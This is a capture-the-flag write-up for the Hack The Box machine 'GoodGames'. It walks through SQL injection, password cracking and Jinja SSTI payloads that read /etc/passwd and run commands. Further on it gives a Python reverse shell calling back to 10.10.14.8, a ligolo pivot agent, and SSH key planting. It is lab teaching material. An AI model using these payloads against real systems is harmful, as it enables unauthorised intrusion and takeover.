# HTB-GoodGames
Table of Contents
Scope:10.10.11.130Recon
Nmap
sudo nmap -sC -sV -sT -p- -vvvv -T5 --min-rate=5000 -Pn 10.10.11.130
PORT   STATE SERVICE REASON  VERSION80/tcp open  http    syn-ack Werkzeug httpd 2.0.2 (Python 3.9.2)| http-methods:|_  Supported Methods: HEAD OPTIONS GET POST|_http-server-header: Werkzeug/2.0.2 Python/3.9.2|_http-favicon: Unknown favicon MD5: 61352127DC66484D3736CACCF50E7BEB|_http-title: GoodGames | Community and Store
80/TCP - HTTP
The site seems to be running on python, meaning it’s LIKELY a Flask or Django instance.


wappalyzer tells us it’s running on Flask 2.0.2.
I went ahead and tested the functionality of the website such as the sign up page:



I analysed the requests in burp:


The cookie looks like a JWT token:
Other than that I didn’t find anything so I started off by automating some testing.
Exploitation
SQLi



I went ahead and tested some of the POST requests like the password reset and such using sqlmap until one of them worked:

I cracked this password using crackstation

admin@goodgames.htbsuperadministrator

This time a new Icon appeared:

Clicking on it redirects us to another vhost:


internal-administration.goodgames.htb


I can log in with the previously found creds:
SSTI
However since this is Flask I tried out to exploit a SSTI vulnerability:


It worked since this is the expected output of the jinja templating language.
We can start testing various payloads, the following for example outputs the web application’s configuration:
{{ config.items() }}
We can use the following to achieve LFI:
{{ self.__init__.__globals__.__builtins__.open("/etc/passwd").read() }}
And we can even achieve RCE by importing the os library.
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('whoami;id').read() }}
Well that’s convenient! However after some further testing I found out that this instance is running from a docker container:
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('ip a').read() }}
This is verified using the following payload:
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('ls -la').read() }}
Foothold
Docker shell as root
With the use of the following payload I got myself a reverse shell into the docker container:
{{ self.__init__.__globals__.__builtins__.__import__('os').popen("python3 -c 'import os,pty,socket;s=socket.socket();s.connect((\"10.10.14.8\",80));[os.dup2(s.fileno(),f) for f in (0,1,2)];pty.spawn(\"/bin/bash\")'").read() }}

However I can still get the user.txt flag easily.
user.txt

The root.txt flag however is not present:
Docker Escape
Ligolo-ng
Since the augustus user is mounted here we can try to upload our ssh key to their .ssh directory in order to get a foothold that way.
In order to do this though we need to set up a ligolo port forward first since the 22 port isn’t open to the outside.
nohup ./agent -connect 10.10.14.8:11601 -ignore-cert >/dev/null 2>&1 &


Next up we transfer the id_rsa.pub:


Shell as augustus
Now it’s as easy as pie:

